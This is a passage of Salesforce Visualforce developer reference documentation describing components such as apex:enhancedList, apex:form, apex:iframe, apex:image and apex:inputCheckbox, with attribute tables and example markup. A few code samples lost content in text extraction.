Attribute Name	Attribute Type	Description	Required?	API Version	Access
id	String	An identifier that allows the detail component to be referenced by other components in the page.		10.0	global
inlineEdit	Boolean	Controls whether the component supports inline editing. See also: <apex:inlineEditSupport>		20.0	
oncomplete	String	The JavaScript invoked if the oncomplete event occurs--that is, when the tab has been selected and its content rendered on the page. This attribute only works if inlineEdit or showChatter are set to true.		20.0	

Attribute Name	Attribute Type	Description	Required?	API Version	Access
relatedList	Boolean	A Boolean value that specifies whether the related lists are included in the rendered component. If true, the related lists are displayed. If not specified, this value defaults to true.		10.0	global
relatedListHover	Boolean	A Boolean value that specifies whether the related list hover links are included in the rendered component. If true, the related list hover links are displayed. If not specified, this value defaults to true. Note that this attribute is ignored if the relatedList attribute is false, or if the "Enable Related List Hover Links" option is not selected under Setup Customize User Interface.		10.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		10.0	global
rerender	Object	The ID of one or more components that are redrawn when the result of an AJAX update request returns to the client. This value can be a single ID, a comma-separated list of IDs, or a merge field expression for a list or collection of IDs. This attribute only works if inlineEdit or showChatter are set to true.		20.0	
showChatter	Boolean	A Boolean value that specifies whether to display the Chatter information and controls for the record. If this is true, and showHeader on <apex:page> is false, then the layout looks exactly as if the <chatter:feedWithFollowers> is being used. If this is true, and showHeader on <apex:page> is true, then the layout looks like the regular Chatter UI.		20.0	
subject	String	The ID of the record that should provide data for this component.		10.0	global
title	Boolean	A Boolean value that specifies whether the title bar is included in the rendered component. If true, the title bar is displayed. If not specified, this value defaults to true.		10.0	global

apex:dynamicComponent

This tag acts as a placeholder for your dynamic Apex components. It has one required parameter—`componentValue`—which accepts the name of an Apex method that returns a dynamic component.

The following Visualforce components do not have dynamic Apex representations:

- <apex:actionRegion>
- <apex:attribute>
- <apex:component>
- <apex:componentBody>
- <apex:composition>
- <apex:define>
- <apex:dynamicComponent>
- <apex:flash>
- <apex:inputFile>
- <apex:include>
- <apex:insert>
- <apex:pageMessage>
- <apex:pageMessages>
- <apex:variable>
- <apex:vote>
- Any non-<apex:> tag, like <chatter:>, <flow:>, <ideas:>, <knowledge:>, <messaging:>, or <site:>

Example

```
><!-- For this example to render properly, you must associate the Visualforce page
with a valid account record in the URL.
For example, if 001D000000IeChM is the account ID, the resulting URL should be:
https://Salesforce_instance/apex/myPage?id=001D000000IeChM
See the Visualforce Developer's Guide Quick Start Tutorial for more information.
-->

<apex:page standardController="Account" extensions="dynamicSample">
  <apex:dynamicComponent componentValue="{!dynamicDetail}" />
</apex:page>

/** Controller: */

><!-- For this example to render properly, you must associate the Visualforce page
with a valid account record in the URL.
For example, if 001D000000IeChM is the account ID, the resulting URL should be:
https://Salesforce_instance/apex/myPage?id=001D000000IeChM
See the Visualforce Developer's Guide Quick Start Tutorial for more information. -->
public class dynamicSample {

    public Component.Apex.Detail getdynamicDetail() {
        Component.Apex.Detail detail = new Component.Apex.Detail();
        detail.expression.subject = 'Account.ownerId';
        detail.relatedList = false;
        detail.title = false;

        return detail;
    }
}
```


Attributes

Attribute Name	Attribute Type	Description	Required ¹	API Version	Access
componentValue	UIComponent	Accepts the name of an Apex method that returns a dynamic Visualforce component.	Yes	22.0	
id	String	An identifier that allows the attribute to be referenced by other tags in the custom component definition.		22.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		22.0	

apex:enhancedList

The list view picklist for an object, including its associated list of records for the currently selected view. In standard Salesforce applications this component is displayed on the main tab for a particular object. This component has additional attributes that can be specified, such as the height and rows per page, as compared to `<apex:listView>`.

Note: When an `<apex:enhancedList>` is rerendered through another component's `render` attribute, the `<apex:enhancedList>` must be inside of an `<apex:outputPanel>` component that has its `layout` attribute set to "block". The `<apex:enhancedList>` component is not allowed on pages that have the attribute `showHeader` set to false. You can only have five `<apex:enhancedList>` components on a single page. Ext JS versions less than 3 should not be included on pages that use this component.

See also: `<apex:listView>`. Notes:

Example

```
<apex:page>
  <apex:enhancedList type="Account" height="300" rowsPerPage="10" id="AccountList" />
  <apex:enhancedList type="Lead" height="300" rowsPerPage="25"
    id="LeadList" customizable="False" />
</apex:page>
```

Attributes

Attribute Name	Attribute Type	Description	Required ¹	API Version	Access
customizable	Boolean	A Boolean value that specifies whether the list can be customized by the current user. If not specified, the default value is true. If this attribute is set to false, the current user will not be able to edit the list definition or change the list name, filter criteria, columns displayed, column order, or visibility. However, the current user's personal preferences can still be set, such as column width or sort order.		14.0	

Attribute Name	Attribute Type	Description	Required?	API Version	Access
height	Integer	An integer value that specifies the height of the list in pixels. This value is required.	Yes	14.0	
id	String	The database ID of the desired list view. When editing a list view definition, this ID is the 15-character string after 'fcf=' in the browser's address bar. This value is required if type is not specified.		14.0	global
listId	String	The Salesforce object for which views are displayed. This value is required if type is not specified.		14.0	
oncomplete	String	The JavaScript that runs after the page is refreshed in the browser. Note that refreshing the page automatically calls this JavaScript, while an inline edit and subsequent save does not.		14.0	
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		14.0	
reRender	Object	The ID of one or more components that are redrawn when the result of an AJAX update request returns to the client. This value can be a single ID, a comma-separated list of IDs, or a merge field expression for a list or collection of IDs. Note: When an enhancedList is rerendered through another component's reRender attribute, the enhanceList must be inside of an apex:outputPanel component that has layout attribute set to "block".		14.0	
rowsPerPage	Integer	An integer value that specifies the number of rows per page. The default value is the preference of the current user. Possible values are 10, 25, 50, 100, 200. Note: If you set the value for greater than 100, a message is automatically displayed to the user, warning of the potential for performance degradation.		14.0	
type	String	The Salesforce object for which views are displayed, for example, type="Account" or type="My_Custom_Object__c".		14.0	
width	Integer	An integer value that specifies the width of the list in pixels. The default value is the available page width, or the width of the browser if the list is not displayed in the initially viewable area of the viewport.		14.0	

apex:facet

A placeholder for content that is rendered in a specific part of the parent component, such as the header or footer of an `<apex:dataTable>`.

An `<apex:facet>` component can only exist in the body of a parent component if the parent supports facets. The name of the facet component must match one of the pre-defined facet names on the parent component. This name determines where the content of the facet component is rendered. Consequently, the order in which a facet component is defined within the body of a parent component does not affect the appearance of the parent component.

See `<apex:dataTable>` for an example of facets.

```
<!-- For this example to render properly, you must associate the Visualforce page
with a valid account record in the URL.
For example, if 001D000000IRt53 is the account ID, the resulting URL should be:
https://Salesforce_instance/apex/myPage?id=001D000000IRt53
See the Visualforce Developer's Guide Quick Start Tutorial for more information. -->

<!-- Shows a two column table of contacts associated with the account.
The account column headers are controlled by the facets.-->

<apex:page standardController="Account">
  <apex:pageBlock title="Contacts">
    <apex:dataTable value="{!account.Contacts}" var="contact" cellPadding="4" border="1">
      <apex:column >
        <apex:facet name="header">Name</apex:facet>
        {!contact.Name}
      </apex:column>
      <apex:column >
        <apex:facet name="header">Phone</apex:facet>
        {!contact.Phone}
      </apex:column>
    </apex:dataTable>
  </apex:pageBlock>
</apex:page>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
name	String	The name of the facet to be rendered. This name must match one of the pre-defined facet names on the parent component and determines where the content of the facet component is rendered. For example, the <code>dataTable</code> component includes facets named "header", "footer", and "caption".	Yes	10.0	global

apex:flash

A Flash movie, rendered with the HTML object and embed tags.

```
<apex:page sidebar="false" showheader="false">
  <apex:flash src="http://www.adobe.com/devnet/flash/samples/drawing_1/1_coordinates.swf"
    height="300" width="100%" />
</apex:page>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
flashvars	String	The flashvars attribute can be used to import root level variables to the movie. All variables are created before the first frame of the SWF is played. The value should consist of a list of ampersand-separated name-value pairs.		14.0	
height	String	The height at which this movie is displayed, expressed either as a relative percentage of the total available vertical space (for example, 50%) or as a number of pixels (for example, 100).	Yes	14.0	
id	String	An identifier that allows the component to be referenced by other components in the page.		24.0	global
loop	Boolean	A Boolean value that specifies whether the flash movie plays repeatedly or just once. If set to true, the flash movie plays repeatedly. If not specified, this value defaults to false.		14.0	
play	Boolean	A Boolean value that specifies whether the flash movie automatically begins playing when displayed. If set to true, the flash movie automatically begins playing. If not specified, the value defaults to false.		14.0	
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		24.0	global
src	String	The path to the movie displayed, expressed as a URL. Note that a flash movie can be stored as a static resource in Salesforce.	Yes	14.0	
width	String	The width at which this movie is displayed, expressed either as a relative percentage of the total available horizontal space (for example, 50%) or as a number of pixels (for example, 100).	Yes	14.0	

apex:form

A section of a Visualforce page that allows users to enter input and then submit it with an `<apex:commandButton>` or `<apex:commandLink>`. The body of the form determines the data that is displayed and the way it is processed. It's a best practice to verify that pages and custom components use at most one `<apex:form>` tag.

As of API version 18.0, this tag can't be a child component of `<apex:repeat>`.

Example

```
<!-- For this example to render properly, you must associate the Visualforce page
with a valid case record in the URL.
For example, if 001D000000IRt53 is the case ID, the resulting URL should be:
https://Salesforce_instance/apex/myPage?id=001D000000IRt53
See the Visualforce Developer's Guide Quick Start Tutorial for more information. -->
```

```
<apex:page standardController="Case" recordSetVar="cases" tabstyle="case">
  <apex:form id="changeStatusForm">
    <apex:pageBlock >
      <apex:pageMessages />
      <apex:pageBlockButtons>
        <apex:commandButton value="Save" action="{!save}"/>
      </apex:pageBlockButtons>
      <apex:pageBlockTable value="{!cases}" var="c">
        <apex:column value="{!c.casenumber}"/>
        <apex:column value="{!c.account.name}"/>
        <apex:column value="{!c.contact.name}"/>
        <apex:column value="{!c.subject}"/>
        <apex:column headerValue="Status">
          <apex:inputField value="{!c.Status}"/>
        </apex:column>
      </apex:pageBlockTable>
    </apex:pageBlock>
  </apex:form>
</apex:page>
```

The example above renders the following HTML:

```
<!-- allows you to change the status of your cases -->
<form id="j_id0:changeStatusForm" name="j_id0:changeStatusForm" method="post"
  action="/apex/sandbox" enctype="application/x-www-form-urlencoded">
  <!-- opening div tags -->
  <table border="0" cellpadding="0" cellspacing="0">
    <tr>
      <td class="pbTitle"> </td>
      <td id="j_id0:changeStatusForm:j_id1:j_id29" class="pbButton">
        <input type="submit"
          name="j_id0:changeStatusForm:j_id1:j_id29:j_id30"
          value="Save" class="btn"/>
      </td>
    </tr>
  </table>

  <div class="pbBody">
    <table class="list" border="0" cellpadding="0" cellspacing="0">
      <colgroup span="5"/>
      <thead>
        <tr class="headerRow ">
          <th class="headerRow " scope="col">Case Number</th>
          <th class="headerRow " scope="col">Account Name</th>
```

```

        <th class="headerRow" scope="col">Name</th>
        <th class="headerRow" scope="col">Subject</th>
        <th class="headerRow" scope="col">Status</th>
    </tr>
</thead>

<tbody>
    <tr class="dataRow even first">
        <td class="dataCell"><span>00001000</span></td>
        <td class="dataCell"><span>Edge Communications</span></td>
        <td class="dataCell"><span>Rose Gonzalez</span></td>
        <td class="dataCell"><span>Starting generator after electrical
failure</span></td>
        <td class="dataCell">
            <select>
                <option value="">--None--</option>
                <option value="New">New</option>
                <option value="Working" selected="selected">Working</option>
                <option value="Escalated">Escalated</option>
                <option value="Closed">Closed</option>
            </select>
        </td>
    </tr>

    <tr class="dataRow odd last">
        <td class="dataCell"><span>00001027</span></td>
        <td class="dataCell"><span>Joyce Bookings</span></td>
        <td class="dataCell"><span>Andy Young</span></td>
        <td class="dataCell"><span>Checking paper jam</span></td>
        <td class="dataCell">
            <select>
                <option value="">--None--</option>
                <option value="New">New</option>
                <option value="Working" selected="selected">Working</option>
                <option value="Escalated">Escalated</option>
                <option value="Closed">Closed</option>
            </select>
        </td>
    </tr>
</tbody>
</table>
</div>
<!-- closing div tags -->
</form>

```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
accept	String	The text to display as a tooltip when the user's mouse pointer hovers over this component.		10.0	global
acceptcharset	String	A comma-separated list of character encodings that a server processing this form can handle. If not specified, this value defaults to "UNKNOWN".		10.0	global
dir	String	The direction in which the generated HTML component should be read. Possible values include "RTL" (right to left) or "LTR" (left to right).		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
enctype	String	The content type used to submit the form to the server. If not specified, this value defaults to "application/x-www-form-urlencoded".		10.0	global
forceSSL	Boolean	The form will be submitted using SSL, regardless of whether the page itself was served with SSL. The default is false. If the value is false, the form will be submitted using the same protocol as the page. If forceSSL is set to true, when the form is submitted, the page returned will use SSL.		14.0	
id	String	An identifier that allows the form component to be referenced by other components in the page.		10.0	global
lang	String	The base language for the generated HTML output, for example, "en" or "en-US". For more information on this attribute, see the W3C specifications .		10.0	global
onclick	String	The JavaScript invoked if the onclick event occurs--that is, if the user clicks the form.		10.0	global
ondblclick	String	The JavaScript invoked if the ondblclick event occurs--that is, if the user clicks the form twice.		10.0	global
onkeydown	String	The JavaScript invoked if the onkeydown event occurs--that is, if the user presses a keyboard key.		10.0	global
onkeypress	String	The JavaScript invoked if the onkeypress event occurs--that is, if the user presses or holds down a keyboard key.		10.0	global
onkeyup	String	The JavaScript invoked if the onkeyup event occurs--that is, if the user releases a keyboard key.		10.0	global
onmousedown	String	The JavaScript invoked if the onmousedown event occurs--that is, if the user clicks a mouse button.		10.0	global
onmousemove	String	The JavaScript invoked if the onmousemove event occurs--that is, if the user moves the mouse pointer.		10.0	global
onmouseout	String	The JavaScript invoked if the onmouseout event occurs--that is, if the user moves the mouse pointer away from the form.		10.0	global
onmouseover	String	The JavaScript invoked if the onmouseover event occurs--that is, if the user moves the mouse pointer over the form.		10.0	global
onmouseup	String	The JavaScript invoked if the onmouseup event occurs--that is, if the user releases the mouse button.		10.0	global
onreset	String	The JavaScript invoked if the onreset event occurs--that is, if the user clicks the reset button on the form.		10.0	global
onsubmit	String	The JavaScript invoked if the onsubmit event occurs--that is, if the user clicks the submit button on the form. Note, in Internet Explorer version 6, if your form has only one		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
		input item, pressing return will not trigger the onsubmit event. This is an issue with JavaScript in Internet Explorer version 6, and is not specific to Visualforce. To work around this issue, add a second form element, for example, <code><apex:inputText style="display:none"/></code> , which adds a hidden form element.			
<code>prependId</code>	Boolean	A Boolean value that specifies whether or not this form should prepend its ID to the IDs of its child components during the clientid generation process. If not specified, the value defaults to true.		10.0	global
<code>rendered</code>	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		10.0	global
<code>style</code>	String	The style used to display the form component, used primarily for adding inline CSS styles.		10.0	global
<code>styleClass</code>	String	The style class used to display the form component, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global
<code>target</code>	String	The name of the frame that displays the response after the form is submitted. Possible values for this attribute include "_blank", "_parent", "_self", and "_top". You can also specify your own target names by assigning a value to the name attribute of a desired destination.		10.0	global
<code>title</code>	String	The text to display as a tooltip when the user's mouse pointer hovers over this component.		10.0	global

apex:iframe

A component that creates an inline frame within a Visualforce page. A frame allows you to keep some information visible while other information is scrolled or replaced.

Example

```
<apex:iframe src="http://www.salesforce.com" scrolling="true" id="theIframe"/>
```

The example above renders the following HTML:

```
<iframe height="600px" id="theIframe" name="theIframe" src="http://www.salesforce.com" width="100%"></iframe>
```


Attributes

Attribute Name	Attribute Type	Description	Required ¹	API Version	Access
frameborder	Boolean	A Boolean value that specifies whether a border should surround the inline frame. If not specified, this value defaults to false.		10.0	global
height	String	The height of the inline frame, expressed either as a percentage of the total available vertical space (for example height="50%"), or as the number of pixels (for example, height="300px"). If not specified, this value defaults to 600px.		10.0	global
id	String	An identifier that allows the inline frame component to be referenced by other components in the page.		10.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		10.0	global
scrolling	Boolean	A Boolean value that specifies whether the inline frame can be scrolled. If not specified, this value defaults to true.		10.0	global
src	String	The URL that specifies the initial contents of the inline frame. This URL can either be an external website, or another page in the application.		10.0	global
title	String	The text to display as a tooltip when the user's mouse pointer hovers over this component.		10.0	global
width	String	The width of the inline frame, expressed either as a percentage of the total available horizontal space (for example width="80%"), or as the number of pixels (for example, width="600px").		10.0	global

apex:image

A graphic image, rendered with the HTML `` tag.

Example

```
<apex:image id="theImage" value="/img/myimage.gif" width="220" height="55"/>
```

The example above renders the following HTML:

```

```

Resource Example

```
<apex:image id="theImage" value="{!$Resource.myResourceImage}" width="200" height="200"/>
```

The example above renders the following HTML:

```

```

Zip Resource Example

```
<apex:image url="{!URLFOR(!$Resource.TestZip, 'images/Bluehills.jpg')}" width="50" height="50" />
```

The example above renders the following HTML:

```
<id="theImage" src="[generatedId]/images/Bluehills.jpg" width="50" height="50"/>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
alt	String	An alternate text description of the image, used for Section 508 compliance.		10.0	global
dir	String	The direction in which the generated HTML component should be read. Possible values include "RTL" (right to left) or "LTR" (left to right).		10.0	global
height	String	The height at which this image should be displayed, expressed either as a relative percentage of the total available vertical space (for example, height="50%") or as a number of pixels (for example, height="100px"). If not specified, this value defaults to the dimension of the source image file.		10.0	global
id	String	An identifier that allows the image component to be referenced by other components in the page.		10.0	global
ismap	Boolean	A Boolean value that specifies whether this image should be used as an image map. If set to true, the image component must be a child of a commandLink component. If not specified, this value defaults to false.		10.0	global
lang	String	The base language for the generated HTML output, for example, "en" or "en-US". For more information on this attribute, see the W3C specifications .		10.0	global
longdesc	String	A URL that links to a longer description of the image.		10.0	global
onclick	String	The JavaScript invoked if the onclick event occurs--that is, if the user clicks the image.		10.0	global
ondblclick	String	The JavaScript invoked if the ondblclick event occurs--that is, if the user clicks the image twice.		10.0	global
onkeydown	String	The JavaScript invoked if the onkeydown event occurs--that is, if the user presses a keyboard key.		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
onkeypress	String	The JavaScript invoked if the onkeypress event occurs--that is, if the user presses or holds down a keyboard key.		10.0	global
onkeyup	String	The JavaScript invoked if the onkeyup event occurs--that is, if the user releases a keyboard key.		10.0	global
onmousedown	String	The JavaScript invoked if the onmousedown event occurs--that is, if the user clicks a mouse button.		10.0	global
onmousemove	String	The JavaScript invoked if the onmousemove event occurs--that is, if the user moves the mouse pointer.		10.0	global
onmouseout	String	The JavaScript invoked if the onmouseout event occurs--that is, if the user moves the mouse pointer away from the image.		10.0	global
onmouseover	String	The JavaScript invoked if the onmouseover event occurs--that is, if the user moves the mouse pointer over the image.		10.0	global
onmouseup	String	The JavaScript invoked if the onmouseup event occurs--that is, if the user releases the mouse button.		10.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		10.0	global
style	String	The style used to display the image component, used primarily for adding inline CSS styles.		10.0	global
styleClass	String	The style class used to display the image component, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global
title	String	The text to display as a tooltip when the user's mouse pointer hovers over this component.		10.0	global
url	String	The path to the image displayed, expressed either as a URL or as a static resource or document merge field.		10.0	global
usemap	String	The name of a client-side image map (an HTML map element) for which this element provides the image.		10.0	global
value	Object	The path to the image displayed, expressed either as a URL or as a static resource or document merge field.		10.0	global
width	String	The width at which this image is displayed, expressed either as a relative percentage of the total available horizontal space (for example, width="50%") or as a number of pixels (for example, width="100px"). If not specified, this value defaults to the dimension of the source image file.		10.0	global

apex:include

A component that inserts a second Visualforce page into the current page. The entire page subtree is injected into the Visualforce DOM at the point of reference and the scope of the included page is maintained.

If content should be stripped from the included page, use the `<apex:composition>` component instead.

Example

```
<!-- Page: -->
<apex:page id="thePage">
  <apex:outputText value="(page) This is the page."/><br/>
  <apex:include pageName="include"/>
</apex:page>

<!-- Page: include -->
<apex:page id="theIncludedPage">
  <apex:outputText value="(include) This is text from another page."/>
</apex:page>
```

The example above renders the following HTML:

```
(page) This is the page.<br/>
<span id="thePage:include">(include) This is text from another page.</span>
```

Attributes

Attribute Name	Attribute Type	Description	Required	API Version	Access
id	String	An identifier that allows the inserted page to be referenced by other components in the page.		10.0	global
pageName	Apex Page Reference	The Visualforce page whose content should be inserted into the current page. For this value, specify the name of the Visualforce page or use merge-field syntax to reference a page or PageReference.	Yes	10.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		10.0	global

apex:includeScript

A link to a JavaScript library that can be used in the Visualforce page. When specified, this component injects a script reference into the head element of the generated HTML page.

For performance reasons, you may simply want to use a JavaScript tag before your closing `<apex:page>` tag, rather than this component.

Example

```
<apex:includeScript value="{!$Resource.example_js}"/>
```

The example above renders the following HTML:

```
<script type='text/javascript' src='/resource/1233160164000/example_js'>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
id	String	An identifier that allows other components in the page to reference the component.		13.0	global
value	Object	The URL to the JavaScript file. Note that this can be a reference to a static resource.	Yes	13.0	global

apex:inlineEditSupport

This component provides inline editing support to `<apex:outputField>` and various container components. In order to support inline editing, this component must also be within an `<apex:form>` tag.

The `<apex:inlineEditSupport>` component can only be a descendant of the following tags:

- `<apex:dataList>`
- `<apex:dataTable>`
- `<apex:form>`
- `<apex:outputField>`
- `<apex:pageBlock>`
- `<apex:pageBlockSection>`
- `<apex:pageBlockTable>`
- `<apex:repeat>`

See also: the `inlineEdit` attribute of `<apex:detail>`

```
<!-- For this example to render properly, you must associate the Visualforce page
with a valid contact record in the URL.
```

```
For example, if 001D000000IRt53 is the contact ID, the resulting URL should be:
```

```
https://Salesforce_instance/apex/myPage?id=001D000000IRt53
```

```
See the Visualforce Developer's Guide Quick Start Tutorial for more information. -->
```

```
<apex:page standardController="Contact">
  <apex:form >
    <apex:pageBlock mode="inlineEdit">
      <apex:pageBlockButtons >
```

```

        <apex:commandButton action="{!edit}" id="editButton" value="Edit"/>
        <apex:commandButton action="{!save}" id="saveButton" value="Save"/>
        <apex:commandButton onclick="resetInlineEdit()" id="cancelButton"
value="Cancel"/>
    </apex:pageBlockButtons>
    <apex:pageBlockSection >
        <apex:outputField value="{!contact.lastname}">
            <apex:inlineEditSupport showOnEdit="saveButton, cancelButton"
                hideOnEdit="editButton" event="ondblclick"
                changedStyleClass="myBoldClass" resetFunction="resetInlineEdit"/>
        </apex:outputField>
        <apex:outputField value="{!contact.accountId}"/>
        <apex:outputField value="{!contact.phone}"/>
    </apex:pageBlockSection>
</apex:pageBlock>
</apex:form>
</apex:page>

```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
changedStyleClass	String	The name of a CSS style class used when the contents of a field have changed.		21.0	
disabled	Boolean	A Boolean value that indicates whether inline editing is enabled or not. If not specified, this value defaults to true.		21.0	
event	String	The name of a standard Javascript event, such as ondblclick or onmouseover, that triggers inline editing on a field.		21.0	
hideOnEdit	Object	A comma-separated list of button IDs. These buttons hide when inline editing is activated.		21.0	
id	String	An identifier that allows the component to be referenced by other components in the page.		10.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this defaults to true.		21.0	
resetFunction	String	The name of the Javascript function that is called when values are reset.		21.0	
showOnEdit	Object	A comma-separated list of button IDs. These buttons display when inline editing is activated.		21.0	

apex:inputCheckbox

An HTML input element of type checkbox. Use this component to get user input for a controller method that does not correspond to a field on a Salesforce object.

Example

```

<!-- For this example to render properly, you must associate the Visualforce page
with a valid opportunity record in the URL.
For example, if 001D000000IRt53 is the opportunity ID, the resulting URL should be:
https://Salesforce_instance/apex/myPage?id=001D000000IRt53
See the Visualforce Developer's Guide Quick Start Tutorial for more information. -->

<apex:page standardController="Opportunity" recordSetVar="opportunities"
tabstyle="opportunity">
  <apex:form id="changePrivacyForm">
    <apex:pageBlock >
      <apex:pageMessages />
      <apex:pageBlockButtons>
        <apex:commandButton value="Save" action="{!save}"/>
      </apex:pageBlockButtons>

      <apex:pageBlockTable value="{!opportunities}" var="o">
        <apex:column value="{!o.name}"/>
        <apex:column value="{!o.account.name}"/>
        <apex:column headerValue="Private?">
          <apex:inputCheckbox value="{!o.isprivate}"/>
        </apex:column>
      </apex:pageBlockTable>
    </apex:pageBlock>
  </apex:form>
</apex:page>

```

The example above renders the following HTML:

```

<!-- allows you to change the privacy option of your opportunity -->
<form id="j_id0:changePrivacyForm" name="j_id0:changeStatusForm" method="post"
action="/apex/sandbox" enctype="application/x-www-form-urlencoded">
  <!-- opening div tags -->
  <table border="0" cellpadding="0" cellspacing="0">
    <tr>
      <td class="pbTitle"> </td>
      <td id="j_id0:changePrivacyForm:j_id1:j_id29" class="pbButton">
        <input type="submit"
name="j_id0:changePrivacyForm:j_id1:j_id29:j_id30"
value="Save" class="btn"/>
      </td>
    </tr>
  </table>

  <div class="pbBody">
    <table class="list" border="0" cellpadding="0" cellspacing="0">
      <colgroup span="3"/>
      <thead>
        <tr class="headerRow ">
          <th class="headerRow " scope="col">Opportunity Name</th>
          <th class="headerRow " scope="col">Account Name</th>
          <th class="headerRow " scope="col">Privacy?</th>
        </tr>
      </thead>

      <tbody>
        <tr class="dataRow even first ">
          <td class="dataCell"><span>Burlington Textiles Weaving Plant
Generator</span></td>
          <td class="dataCell"><span>Burlington Textiles Corp of America</span></td>

          <td class="dataCell"><input type="checkbox"
name="j_id0:changePrivacyForm:j_id1:j_id31:0:j_id35" checked="checked" /></td>
        </tr>
      </tbody>
    </table>
  </div>

```

```

        <tr class="dataRow odd last ">
          <td class="dataCell"><span>Edge Emergency Generator</span></td>
          <td class="dataCell"><span>Edge Communications</span></td>
          <td class="dataCell"><input type="checkbox"
name="j_id0:changePrivacyForm:j_id1:j_id31:0:j_id35" checked="checked" /></td>
        </tr>
      </tbody>
    </table>
  </div>
  <!-- closing div tags -->
</form>

```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
accesskey	String	The keyboard access key that puts the checkbox in focus. When the checkbox is in focus, a user can select or deselect the checkbox value.		10.0	global
dir	String	The direction in which the generated HTML component should be read. Possible values include "RTL" (right to left) or "LTR" (left to right).		10.0	global
disabled	Boolean	A Boolean value that specifies whether this checkbox should be displayed in a disabled state. If set to true, the checkbox appears disabled. If not specified, this value defaults to false.		10.0	global
id	String	An identifier that allows the checkbox component to be referenced by other components in the page.		10.0	global
immediate	Boolean	A Boolean value that specifies whether the action associated with this component should happen immediately, without processing any validation rules associated with the fields on the page. If set to true, the action happens immediately and validation rules are skipped. If not specified, this value defaults to false.		11.0	global
label	String	A text value that allows to display a label next to the control and reference the control in the error message		23.0	
lang	String	The base language for the generated HTML output, for example, "en" or "en-US". For more information on this attribute, see the W3C specifications .		10.0	global
onblur	String	The JavaScript invoked if the onblur event occurs--that is, if the focus moves off of the checkbox.		10.0	global
onchange	String	The JavaScript invoked if the onchange event occurs--that is, if the user changes the content of the checkbox field.		10.0	global
onclick	String	The JavaScript invoked if the onclick event occurs--that is, if the user clicks the checkbox.		10.0	global
ondblclick	String	The JavaScript invoked if the ondblclick event occurs--that is, if the user clicks the checkbox twice.		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
onfocus	String	The JavaScript invoked if the onfocus event occurs--that is, if the focus is on the checkbox.		10.0	global
onkeydown	String	The JavaScript invoked if the onkeydown event occurs--that is, if the user presses a keyboard key.		10.0	global
onkeypress	String	The JavaScript invoked if the onkeypress event occurs--that is, if the user presses or holds down a keyboard key.		10.0	global
onkeyup	String	The JavaScript invoked if the onkeyup event occurs--that is, if the user releases a keyboard key.		10.0	global
onmousedown	String	The JavaScript invoked if the onmousedown event occurs--that is, if the user clicks a mouse button.		10.0	global
onmousemove	String	The JavaScript invoked if the onmousemove event occurs--that is, if the user moves the mouse pointer.		10.0	global
onmouseout	String	The JavaScript invoked if the onmouseout event occurs--that is, if the user moves the mouse pointer away from the checkbox.		10.0	global
onmouseover	String	The JavaScript invoked if the onmouseover event occurs--that is, if the user moves the mouse pointer over the checkbox.		10.0	global
onmouseup	String	The JavaScript invoked if the onmouseup event occurs--that is, if the user releases the mouse button.		10.0	global
onselect	String	The JavaScript invoked if the onselect event occurs--that is, if the user selects the checkbox.		10.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		10.0	global
required	Boolean	A Boolean value that specifies whether this checkbox is a required field. If set to true, the user must specify a value for this checkbox. If not selected, this value defaults to false.		10.0	global
selected	Boolean	A Boolean value that specifies whether this checkbox should be rendered in its "checked" state. If not selected, this value defaults to false.		10.0	global
style	String	The style used to display the inputCheckbox component, used primarily for adding inline CSS styles.		10.0	global
styleClass	String	The style class used to display the inputCheckbox component, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global
tabindex	String	The order in which this checkbox is selected compared to other page components when a user presses the Tab key repeatedly. This value must be an integer between 0		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
		and 32767, with component 0 being the first component that is selected when a user presses the Tab key.			
title	String	The text to display as a tooltip when the user's mouse pointer hovers over this component.		10.0	global
value	Object	A merge field that references the controller class variable that is associated with this checkbox. For example, if the name of the associated variable in the controller class is myCheckbox, use value="{!myCheckbox}" to reference the variable.		10.0	global

apex:inputField

An HTML input element for a value that corresponds to a field on a Salesforce object. The `<apex:inputField>` component respects the attributes of the associated field, including whether the field is required or unique, and the user interface widget to display to get input from the user. For example, if the specified `<apex:inputField>` component is a date field, a calendar input widget is displayed. When used in an `<apex:pageBlockSection>`, `<apex:inputField>` tags always display with their corresponding output label.

Note that if custom help is defined for the field in Setup, the field must be a child of an `<apex:pageBlock>` or `<apex:pageBlockSectionItem>`, and the Salesforce page header must be displayed for the custom help to appear on your Visualforce page. To override the display of custom help, use the `<apex:inputField>` in the body of an `<apex:pageBlockSectionItem>`.

Consider the following when using JavaScript events with this tag:

- For lookup fields, mouse events fire on both the text box and graphic icon
- For multi-select picklists, all events fire, but the DOM ID is suffixed with `_unselected` for the left box, `_selected` for the right box, and `_right_arrow` and `_left_arrow` for the graphic icons
- For rich text areas, no events fire.

Beginning with API version 20.0, an `inputField` matched to a field with a default value has the default value prepopulated on the Visualforce page.

